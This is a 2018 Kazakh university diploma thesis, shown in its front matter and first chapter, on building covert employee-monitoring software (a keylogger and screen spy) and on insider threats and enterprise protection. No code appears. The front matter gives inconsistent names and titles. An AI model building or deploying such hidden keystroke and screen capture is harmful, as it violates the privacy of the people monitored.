ҚАЗАҚСТАН РЕСПУБЛИКАСЫ БІЛІМ ЖӘНЕ ҒЫЛЫМ МИНИСТРЛІГІ

Коммерциялық емес акционерлік қоғамы

АЛМАТЫ ЭНЕРГЕТИКА ЖӘНЕ БАЙЛАНЫС УНИВЕРСИТЕТІ

Ақпараттық қауіпсіздік жүйелері

кафедрасы

«Қорғауға жіберілді»
Кафедра меңгерушісі
с.ғ.к., доцент Бердібаев Р. Ш.
(аты-жөні, ғылыми дәрежесі, атағы)
_____ **«_____» _____ 20___ ж.**
(қолы)

ДИПЛОМДЫҚ ЖОБА

Тақырыбы: Жасырын байланыста арналған программалық қамтамасыз ұйымдастыру

Ақпараттық қауіпсіздік жүйелері **мамандығы бойынша**

Орындаған Төлегенов Жұмабек Ерікұлы СИБк 14-1
(аты - жөні) (тобы)

Жетекші Шайкулова Ақтоты Алиевна, т.ғ.к. доцент
(аты-жөні, ғылыми дәрежесі, атағы)
_____ «29» 05 2018 ж.
(қолы)

Кеңесшілер :

Экономикалық бөлім бойынша :
аға оқытушы Қасым Р.Т.
(ғылыми дәрежесі, атағы, аты-жөні)
_____ «25» сәуір 2018 ж.
(қолы)

Өмір тіршілігі қауіпсіздігі бойынша:
аға оқытушы Бейсенова С.М.
(ғылыми дәрежесі, атағы, аты-жөні)
_____ «25» сәуір 2018 ж.
(қолы)

Есептеу техникасын қолдану бойынша : т.ғ.к. доцент Шайкулова А.А.
(ғылыми дәрежесі, атағы, аты-жөні)
_____ «29» 05 2018 ж.
(қолы)

Мөлшер бақылаушы: ст. пр-ль Шәкіртұлова Б. Д.
(ғылыми дәрежесі, атағы, аты-жөні)
Шәкіртұлова «31» мая 2018 ж.
(қолы)

Пікір жазушы : басқарушы директор Тәжіғұлов Сырым Бимұратұлы
(ғылыми дәрежесі, атағы, аты-жөні)
_____ «30» мамыр 2018 ж.
(қолы)

Алматы 2018

ҚАЗАҚСТАН РЕСПУБЛИКАСЫ БІЛІМ ЖӘНЕ ҒЫЛЫМ МИНИСТРЛІГІ

Коммерциялық емес акционерлік қоғамы

АЛМАТЫ ЭНЕРГЕТИКА ЖӘНЕ БАЙЛАНЫС УНИВЕРСИТЕТІ

Басқару жүйелері және ақпараттық технологиялары институты
Ақпараттық қауіпсіздік жүйелері мамандығы
Ақпараттық қауіпсіздік жүйелері кафедрасы

жобаны орындауға берілген

ТАПСЫРМА

Студент Төлегенов Нұрым Ерікұлы
(аты - жөні)

Жоба тақырыбы Жасырын бақылауға арналған программалық қамтаманы әзірлеу

ректордың « 10 » қаңтар №____ бұйрығы бойынша бекітілген.

Аяқталған жұмысты тапсыру мерзімі: « 5 » маусым 2018 ж.

Жобаға бастапқы деректер (талап етілетін жоба нәтижелерінің параметрлері және нысанның бастапқы деректері)

Жобаның мақсаты - пайдаланушыға ыңғайлы интерфейсімен, жасырын қадағалауды жүзеге асыруға арналған бірнеше бағдарламаны қамтитын бағдарламалық қамтамасыздандыруды әзірлеу

Диплом жобасындағы әзірленуі тиіс сұрақтар тізімі немесе диплом жобасының қысқаша мазмұны:

1. Жасырын қадағалауды жүзеге асырудың негізгі функцияларымен талдауы қарастырылады. 2. Персоналды бақылауға арналған бағдарламалық өнімдер, олардың функционалдығын талдау. 3. Бағдарламалық қамтамасыздандыруды әзірлеу ортасын талдау. 4. Өнімді іске асыру критерийлері ұсынылады. 5. Бағдарламалық қамтамасыздандыруды әзірлеу ортасын талдау. 6. Бағдарламалық қамтамасыздандыруды әзірлеу үшін есептелген экономикалық шығындар 7. оңтайлы жұмыс жағдайлары есептеледі.

Сызба материалдарының (міндетті түрде дайындалатын сызуларды көрсету) тізімі:

Сурет 1.1 – Тәуекелдерді пайда болу әдістері бойынша топтастыру. Сурет 1.2 – Кейлоггер үшін ең қауіпті қатерлер Сурет 1.3 – Қауіптер шығындау әдістерінің статистикасы Сурет 1.4 – Қауіптерді іске мұғалардың қолдану статистикасы Сурет 1.5 – Тәуекелдерді басқару процесінің схемалық көрсеткіші. Сурет 2.1 – Шамы функционалдығын жүзеге асыратын класс драйвері. Сурет 2.2 – Жүйеде пернетақта енгізудің іске схемасы. Сурет 3.1 – Кейлоггердің құрылымдық сұлбасы. Сурет 3.2 – Құрылымдық сұлба Сурет 3.3 – Бағдарлама блок-схемасы Сурет 3.4 – Бағдарламаның screenshot бөлімінің блок-схемасы. Сурет 3.5 – Бағдарламаның browserM бөлімінің блок-схемасы

Негізгі ұсынылатын әдебиеттер

1) Информационная безопасность предприятия: ключевые угрозы и средства защиты.
2.) Формирование процесса возникновения операционного риска в системах https://reglament/bank/
3.) Угрозы информационной безопасности https://anti-malware/threats/information-security-threats
4.) Внутренние угрозы информационной безопасности предприятия https://stakhanovets/vnutrennie-ugrozy
5.) Физические средства защиты информации https://bmstu.wiki
6.) Комплексная защита информации на предприятии https://rus.safensoft/security
7.) Леонтьев В.П Большая энциклопедия компьютера и Интернета – М.Olma-Press 2005
8.) Королёв Д.И. Гребнимов Я. Клавиатурные шпионы. Принципы работы и методы обнаружения https://securelist/analysis/klaviaturny-shpiony

Жоба бойынша бөлімшелерге қатысты белгіленген кеңесшілер

бөлімшелер	кеңесші	мерзімі	қолы
Экономика	а.о. Қасым Р.Т	25.04.18	[signature]
ӨТҚ	а.о. Байзакова С.М	25.04.18	[signature]
ЕТҚ	т.ғ.к доц. Шайкулова А.А.	19.05.18	[signature]
Негізгі бөлім	т.ғ.к доц Шайкулова А.А	20.05.18	
Б.Қ іске	т.ғ.к доц Шайкулова А.А	30.04.18	

диплом жобасын дайындау

К Е С Т Е С І

№ р/с	Тарау аттары, әзірленетін сұрақтардың тізімі	Жетекшіге ұсыну мерзімдері	Ескерту
1	Кәсіпорында жасырын бақылау ақпаратын шешу	09.01 – 16.01	
2	Жасырын бақылау бағдарламаларының функциясын з.	17.01 – 21.01	
3	Жасырын бақылау бағдарламасының алгоритмін зерттн	24.01 - 10.02	
4	Бағдарламаны әзірлеу ортасын таңдау	21.02 – 1.03	
5	Бағдарлама әзірлеу талаптарын [illegible]	02.03 – 20.03	
6	Бағдарламалық қамтаманы әзірлеу	21.03 - 03.04	
7	Орнатушыны әзірлеу	04.04 – 10.04	
8	Бағдарламаны тестілеу	11.04 – 24.04	
9	Техникалық-экономикалық негіздемені есептеу	25.04 - 10.05	
10	Еңбек қауіпсіздік шараларын қарастыру	12.05 - 21.05	
11	Жасалған жұмыс анализі	22.05 – 30.05	

Тапсырманың берілген уақыты «10» қаңтар 2018 ж.

Кафедра меңгерушісі ____________ с.ғ.к., доцент Бердібаев Р. Ш.
(қолы) (аты-жөні, ғылыми дәрежесі, атағы)

Жоба жетекшісі ____________ т.ғ.к. доцент Шайкулова А.А.
(қолы) (аты-жөні, ғылыми дәрежесі, атағы)

Орындалатын тапсырманы қабылдаған студент ____________ Төлегенов Н.Е.
(қолы) (аты -жөні)

Аңдатпа

Берілген дипломдық жоба құрамында: экрандық және пернетақталық тыңшы деп аталатын екі бағдарламасы бар, басқаруға ыңғайлы және эргономикалық тиімді интерфейсті қамтитын бағдарламалық қамтама әзірлеу қарастырылады. Жасырын бақылау белгілі күш пен шығындарды талап етпей компьютер пайдаланушысының белсенділігін қадағалауға, пернелер комбинацияларын танып-білуге мүмкіндік береді.

Осы мақсатта KeyLogger және экран тыңшысы бағдарламасы қолданылды, жалпы бағдарлама Visual Studio бағдарламалық жабдықтар әзірлеу ортасында Visual C++ 2017 версиясының көмегімен дайындалды.

Дипломдық жобада жобаның экономикалық тиімділігі анықталды сонымен қатар жобаны іске асырудағы еңбек қаіпсіздігі шаралары қарастырылды.

Аннотация

Данный дипломный проект включает разработку программного обеспечения с удобным и эргономичным интерфейсом управления. Которое включает в себя две программы, называемые: экранный и клавиатурный шпион. Скрытое наблюдение позволяет отслеживать пользовательскую активность на компьютерах, распознавание комбинаций клавиш и не требуя определенных усилий и затрат.

Для этой цели были использованы KeyLogger и программа экранного шпионажа, а общая программа была разработана в среде разработки программного обеспечения Visual Studio с помощью языка Visual C++ 2017.

В дипломном проекте описывается экономическая эффективность проекта, а также меры охраны труда при реализации проекта.

Annotation

This graduation project includes the development of software with a convenient and ergonomic management interface. Which includes two programs, called: screen and keyboard spy. Latent monitoring allows you to track user activity on computers, recognize keyboard shortcuts and do not require some effort and cost.

For this purpose, KeyLogger and the program of screen espionage were used and the general program was developed in the development environment of the Visual Studio software using Visual C++ 2017.

In the graduation project describes the economic efficiency of the project, as well as labor protection measures in the implementation of the project.

Мазмұны

Кіріспе

Кәсіпорын қауіпсіздігі дегеніміз не? Әдетте бұл ақпаратты және бүкіл компанияны қасақана, кездейсоқ әрекеттерден немесе қызметкердің тәжірибесіздігімен сауатсыздығынан зиян әкеп соғунан қорғау деп түсініледі.

Осындай қауіптен қорғауға кәсіпорын көп көңіл бөледі және олармен күресуге айтарлықтай қаражат жұмсайды − олар антивирустарды, шабуыл болдырмау жүйелерін және брандмауэрлерді сатып алады.

Дегенмен, ақпараттың таралып кетуі және олардан болатын зақымдардың саны әрдайым артып келеді. Оның себебі кәсіпорынның ішіндегі − қызметкерлер.

− Ақпаратты қасақана ұрлау

− Абайсызда жоғалту − кездейсоқ ағып кету

Мұнда дәстүрлі қорғаныс құралдары көмектеспейді. Қызметкер іс-әрекетінің мониторингі кәсіпорынға қауіп-қатерлерді жою және азайту бойынша шараларды талдап, қабылдауға мүмкіндік береді. Дипломдық жобаның мақсаты − қызметкерлердің іс-әрекеттеріне мониторинг жүргізу үшін бағдарламалық қамтамасын әзірлеу. Мониторинг қызметкерлерден жасырын өткізілетін болады. Мониторинг құралы келесі ақпаратты береді:

− Көрілген сайттар туралы ақпарат

− Қызметкердің экранында болған іс-әрекет суйреті

− Мәтіндерді, хатта хат-хабарды және оларда қамтылған күдікті сөздер

Сондай-ақ, мұндай шешім қызметкерлердің жұмыс орындарындағы жұмысының тиімділігін өлшеуге мүмкіндік береді.

1 Кәсіпорынға төнетін қауітер және оларды болдырмау жолдары

1.1 Негізгі қауіптер

Кәсіпорынның қауіп-қатерін жіктеу: сыртқы және ішкі. Кәсіпорынның ақпараттық қауіпсіздігінің жүйесі және ақпаратты қорғауды ұйымдастыру негізінде жасырын ақпаратқа нақты қатерлерді талдау осы қауіптерді түсіну мен жіктеуден басталады. Қазіргі уақытта ақпараттық қауіпсіздік теориясында ақпараттық қауіп-қатерлер мен ақпараттық қауіпсіздікке қауіп-қатерлердің бірнеше жіктелуі қарастырылған. Біз ұйымның интеллектуалдық меншіктерінің ақпараттық қауіпсіздігіне қауіп-қатердің жалпыланған бөлігіне екі санатқа − сыртқы және ішкі қауіп-қатерлерге баса назар аударатын боламыз. Бұл жіктеу қашықтан әрекет ете алатын, интернеттегі құпия ақпаратқа қол жеткізуге тырысатын немесе объектінің АТ-инфрақұрылымының ішкі ресурстарына қол жеткізуге әрекет жасайтын шабуылдаушыларды (немесе қылмыстық топты) оқшаулау үшін қауіптерді бөлісуді көздейді.

Сыртқы шабуылдар кезінде, құқық бұзушы ақпаратты сақтау қоймасына, ішкі желідегі түйін түйіндеріне, қызметкерлердің жергілікті компьютерлеріне қол жеткізе алатын ақпараттық құрылымдағы осалдықтарды іздейді. Бұл жағдайда, шабуылдаушы қорғаныс жүйелерін өшіру, тыңшылық, деректерді көшіру, жасырып тастау немесе жою, физикалық объектілерге зиян келтіру үшін құралдар мен зиянды бағдарламалық құралдарды (вирустар, трояндар, компьютерлер құрттары) және т.б. кең құралдарды пайдаланады. Ішкі қауіп-қатер, зиянды ниетпен немесе абайсызда, құпия ақпараттың немесе құнды ақпараттың ағып кетуіне себеп болатын кәсіпорынның бір немесе бірнеше қызметкерінің болуын білдіреді. Ақпараттық қауіпсіздік қаупінің осы санаттарын толығырақ қарастырайық.

Кәсіпорынның сыртқы қатерлері. «Глобалдық тәуекелдер 2015» дүниежүзілік экономикалық форумының баяндамасында кибершабуылдар әлемдік экономика үшін негізгі қауіптің бірі ретінде қарастырылады. Шабуыл жасау ықтималдығы бойынша, кибершабуылдар 2015 жылғы ең ықтимал глобалдық қатерлер қатарына кіреді. Дүниежүзілік экономикалық форумның қорытындысы электронды қылмыстың маңыздылығы мен елеулі қауіп-қатерін көрсетеді. [1]

Киберқылмыс нысанын орындау әдістерінде ең таралған және әртүрлі зиянды бағдарламаларды пайдалану болып табылады. Мұндай қауіптер ұйымның ақпараттық ресурстарының құпиялылығы мен тұтастығына тікелей қауіп тудырады. Зиянды кодты және қосымшаларды қолданатын шабуылдарда ақпараттық жүйелердің осалдықтары дерекқорларға, жергілікті корпоративтік желі файлдық жүйесіне, қызметкерлердің компьютерлеріне қатысты ақпаратқа рұқсатсыз кіру үшін қолданылады. Зиянды бағдарламалық қамтамасыз етуді пайдалану нәтижесінде туындаған ақпараттық қауіпсіздіктің қауіп-қатерлерінің ауқымы өте кең. Ақпараттық қауіпсіздіктің осындай қатерлерінің кейбір мысалдары:


− вирустар мен басқа да деструктивті бағдарламалар әсерін енгізу;

− желілік трафикті талдау үшін шпиондық бағдарламаларды енгізу және жүйе туралы және желілік қосылымдардың күйі туралы мәліметтер алу;

− ақпараттық ресурстарды оқуға, көшіруге, өзгертуге немесе жоюға, сондай-ақ олардың оқылуын бұзуға рұқсат құқықтарын алу мақсатында бағдарлама қорғанысының осалдықтарын пайдалану;

− құпия кодтар мен парольдерді ашу, ұстап алу және ұрлау;

− бағдарламалық қамтама көмегімен жүйелік пайдаланушылардың жұмысын бөгеу және т.б. [2]



Сурет 1.1 – Тәуекелдерді пайда болу себептері бойынша топтастыру


Кәсіпорынның ішкі қауіптері. Ақпараттық қауіпсіздіктің көптеген оқиғалары ішкі қауіптердің − ақпараттың ағып кетуі мен ұрлануының, коммерциялық құпиялардың ағылуының және ұйым клиенттерінің жеке деректерінің ағылуымен байланысты, ақпараттық жүйеге келтірілген залал әдетте осы ұйым қызметкерлерінің іс-әрекеттерімен байланысты. Ішкі қауіптерді жіктеу кезінде, бірінші кезекте, екі үлкен топты айыруға болады − өзімшілдік немесе басқа зиянды ойлардан жасалса, екіншісі ақылсыздық

немесе техникалық қабілетсіздіктен жасалған іс-әрекет нәтижесінде. Құқық бұзушы болуы мүмкін:

«Бұзушылар» − ақпараттық қауіпсіздікті аздап бұзуға мүмкіндік беретін ортақ байланыс және топ-менеджерлер − компьютерлік ойындар ойнайды, жұмыс компьютерлерінен онлайн-сатып алулар жасайды, жеке поштаны пайдаланады. Мұндай тәртіпсіздік инциденттерді тудыруы мүмкін, бірақ көбінесе олар кездейсоқ емес. Айтпақшы, көптеген сыртқы шабуылдар жеке пошта жәшіктері немесе ICQ қызметкерлері арқылы жүзеге асады.

«Қылмыскерлер». Көбінесе инсайдерлер маңызды ақпаратқа қол жеткізе алатын және олардың артықшылықтарын теріс пайдаланатын топ-менеджерлер болып табылады. Олар әр түрлі қосымшаларды өздігінен орнатып, құпия ақпаратты үшінші тұлғаларға жібере алады және т.б.

«Тыңшылар» − бәсекелес компаниядан материалдық сыйақы үшін маңызды ақпаратты әдейі ұрлайтын қызметкерлер. Әдетте, бұл өте тәжірибелі пайдаланушылар, олардың қылмыстарының барлық іздерін шебер сындырады. Осының арқасында оларды ұстау өте қиын.



Сурет 1.2 – Кәсіпорын үшін ең қауіпті қатерлер

Тағы бір санат босатылып, оларға қол жеткізе алатын барлық ақпаратты алып жүрген реніштi қызметкерлер. [3]

Осындай қауіптен туындайтын ақпаратты қорғау компанияларға үлкен көңіл бөледі және олармен күресуге айтарлықтай қаражат жұмсайды − олар антивирустарды, интрузияны болдырмау жүйелерін және брандмауэрлерді сатып алады. Басқарудың ақыл-ойында, тұтынушылар туралы ақпараттарды осылайша қорғауға қатысты түсінік қалыптасты. Мұндай қатерлерге қарсы жалпы қауіпсіздік осы қауіптің маңыздылығы айтарлықтай төмендегеніне әкелді. Шынында да, клиенттер туралы ақпарат алу үшін, шабуылдаушы қашық

хакерлік шабуылдарды жұмсауға мәжбүр болуы мүмкін, ол бұзылуы мүмкін және бұзудың басқа әдістері қымбат, үлкен тәуекелдерге ұшырайды және нәтижеге кепілдік бермейді.

Сурет 1.3 – Қауіптер туындау себептерінің статистикасы

Дегенмен, ақпараттың ағып кетуі және олардан болатын зақымдардың саны әрдайым артып келеді. Статистикаға сүйенсек, мұндай ағып кету компанияларға орташа есеппен 2-10% түсім түседі, алайда көпшіліктің құпия ақпараттың ағып кетуінің орын алғанын білмейді. Кәсіпорынның ішіндегі ең бастысы − бұл өз қызметкерлері. Ішкі қауіп-қатер соншалықты зор, кейде кәсіпорынның болуы өзі қауіпте болады. Жетекші консалтингтік компаниялар 2014 жылы ағып кетудің 90% компания қызметкерлерінің кінәсінен болғанын мәлімдейді. [4]

1.2 Қызметкерлер тарапынан туындайтын қауіптерге талдау

1.2.1 Кәсіпорын мүддесін қосымша ақша табу көзіне айналдыру. Осындай инсайдерлер − компанияның құпия ақпарат ресурстарын өз пайдасы үшін пайдаланатын қызметкерлер. Тұтынушы деректер базасы, компанияның зияткерлік меншік, коммерциялық құпиялардың құрамы − бұл ақпаратты инсайдер жеке мүдделер үшін пайдалануы немесе бәсекелестерге сатылуы мүмкін.

1.2.2 Кәсіпорынға қасақана қастандық ұйымдастыру. Мұндай инсайдерлер кек алу себептері негізінде әрекет етеді, оның себептері өте көп болуы мүмкін − компаниядан мәртебелік атрибуттар берілмеуі, мысалы, жеке ноутбук немесе кеңейтілген әлеуметтік пакет.

1.2.3 Сатқындық және тыңшылық жасау ниетті инсайдерлер. Ішкі зиянкестердің ең қауіпті және анықтауға қиын түрін. Әдетте олар қылмыстық тізбектің бөлігі немесе ұйымдасқан қылмыстық топтың мүшесі. Мұндай қызметкерлер құпия ақпаратқа қол жеткізудің жеткілікті жоғары деңгейіне ие, олардың әрекеттерінен келтірілген зиян компания үшін соңғы күніне әкелуі мүмкін.

Зиянды инсайдерлер ақпараттық жүйеге және құпия ақпаратқа белгілі бір қауіп төндіреді, бірақ зиянды оқиғалардың ықтималдығы байқамай немесе техникалық сауатсыздықтың салдарынан жасалған ақпараттардың ағуымен

салыстырғанда аз болады. Ия, өкінішке орай, бұл − кез-келген күрделілік жағдайында ақпараттық қауіпсіздіктің барлық оқиғаларының ең үлкен үлесі қызметкерлердің күтпеген әрекеттерінің нәтижесі. Осындай ақпараттың ағып кету мүмкіндіктері көп: жергілікті желілермен жұмыс істеген кезде немесе деректерді сақтау ортасының жоғалтуында (ноутбук, USB-диск, оптикалық диск); деректерді енгізу қателерінен; қорғалмаған байланыс арналары бойынша ақпаратты ойын-сауық веб-сайттарынан вирустарды кездейсоқ жүктеп алу.

1.2.4 Қызметкерлер тарапынан туындайтын аңғарымсыздықпен абайсыздық. Компанияның ақпараттық қауіпсіздігіне, қарапайым қызметкерлер қауіп-қатер туғызуы мүмкін және маңызды деректерді ұрлау туралы ойдың жоқтығына қарамастан. Құпия ақпаратқа кез келген зақым келтіру қарапайым абайсыздығымен немесе қызметкерлердің білместігінен туындады. Біреу біреуі фишингтік электрондық поштаны ашып, вирусты жеке ноутбуктен компанияның серверіне енгізу мүмкіндігі бар. Бірде-бір компания дұрыс емес мекен-жайда маңызды файлдарға назар аудармаған қызметкер жібергеннен қорғалмайды. Бұл жағдайда ақпарат өте оңай олжа болады. [5]

1.3 Кәсіпорынға төнетін қауіптерді болдырмау, жою шаралары

1.3.1 Кәсіпорынды физикалық қорғау шарасы

Бұған аумаққа рұқсат етілмеген тұлғалардың қол жеткізуін шектеу немесе толық тыйым салу жатады, арнайы жүйелермен жабдықталған бақылау пункттері. Қол жеткізуді басқару үшін HID-карталар кеңінен таратылды. Мысалы, осы жүйені енгізгенде, хаттама арқылы мұндай кіру рұқсатын алғандар ғана серверге немесе компанияның басқа маңызды бизнес бөліміне бара алады.

Жеке құралдарға рұқсатсыз кірудің (кіру, шығу), қорлар мен материалдарды алып жүру (алып тастау) және басқа да қылмыстық әрекеттердің мүмкін болатын түрлерінің алдын алу үшін механикалық, электромеханикалық, электронды, электрондық-оптикалық, радиотехникалық және радиотехникалық және басқа да құралдар жатады.

Бұл қаражат келесі міндеттерді шешу үшін қолданылады:

− кәсіпорынның аумағын қорғау және бақылау;

− ғимараттар мен үй-жайларды қорғау және оларды бақылау;

− жабдықтарды, өнімдерді, қаржы және ақпаратты қорғау;

− ғимараттар мен үй-жайларға бақылануға рұқсатты енгізу.

Объектілерді қорғаудың барлық жеке құралдарын үш санатқа бөлуге болады:

− алдын алу,

− табу әдісі

− қауіп-қатерді жою жүйелері.

Қауіпсіздік дабылы мен қауіпсіздік теледидар, мысалы, қауіптерді анықтау құралдарына қатысты; объектілердің айналасындағы қоршаулар аумаққа рұқсатсыз кіруді болдырмау құралы болып табылады, сондай-ақ есіктер, қабырғалар, төбелер, терезелердегі торлар және басқа да шаралар

енуден және басқа да қылмыстық әрекеттерден (тыңдауға, бомбалауға, граната мен жарылғыш заттарды лақтыруға және т.б.). Өрт сөндіру құралдары қауіпті жою жүйелерімен байланысты.

Жалпы физикалық сипаттағы және функционалдық мақсаттарда осы санаттағы барлық құралдарды келесі топтарға бөлуге болады:

− қауіпсіздік және өрт қауіпсіздігі жүйелері;

− қауіпсіздік теледидар;

− қауіпсіздік жарықтандыру;

− физикалық қорғау құралдары.

Физикалық қорғау құралдары мыналарды қамтиды:

− қоршау және жеке оқшаулау,

− құлыптау құрылғылары,

− қол жеткізуді басқару жүйелері.

Қатынасты басқару жүйесі мыналарды қамтиды:

− иелер туралы кодталған немесе ашық ақпарат орналастырылған әртүрлі карталар мен карталарды пайдаланатын жүйелер,

− саусақ іздерін тану жүйесі,

− дауысты тану жүйесі,

− қолжазба тану жүйесі,

− қолмен геометрияны тану жүйесі.

Барлық сәйкестендіргіш құрылғылар бөлек және кешенде жұмыс істей алады. [6]

1.3.2 Электрондық ақпаратты қорғаудың негізгі құралдары


Бұл компаниядағы ақпараттық қауіпсіздіктің ажырамас бөлігі. Бұған көптеген антивирустық бағдарламалар кіреді, сондай-ақ пайдаланушыны қалаусыз немесе күдікті хат алмасудан қорғайтын электрондық пошта сүзгілеу жүйесі. Корпоративтік пошта жәшіктері осындай жүйелермен жабдықталуы керек. Бұдан басқа, ақпаратқа дифференциалды қол жеткізуді және парольдерді жүйелі өзгертуді ұйымдастыру қажет.

1.3.3 Қауіпсіздік саясатын жүргізу

Қауіпсіздік саясаты (ұйымдастыру тұрғысынан қарағанда) есептеу және қатынас қорларын пайдалану тәсілін, сондай − ақ, қауіпсіздік режимін бұзудың алдын алу және мән беру процедураларын дұрыс анықтайды. Қауіпсіздік саясатын қалыптастыру іс − әрекетін келесі кезеңдер түрінде қарастыруға болады:

Бұл кезеңде ақпараттық қауіпсіздік қызметі құралады, ақпараттық қауіпсіздік тұрғысынан қарағанда пайдаланушылардың санаттары, пайдаланушылардың барлық санаттарының жауаптылық деңгейлері, құқықтары және міндеттері анықталады.

Қатерді талдау үрдісі нені қорғау керек, неден қорғау керек және қалай қорғау (істеу) керек деген сияқты сұрақтардың жауабын анықтайды. Мүмкін болатын қатерлердің бәрін қарастырып шығу керек және оларды келтіретін зиянының ықтимал мөлшеріне байланысты жіктеу керек. Қорғанышқа жұмсалатын қаржы қорғалынатын объектінің құнынан аспауға тиісті.



Сурет 1.4 – Қауіптерді жою шараларының қолдану статистикасы

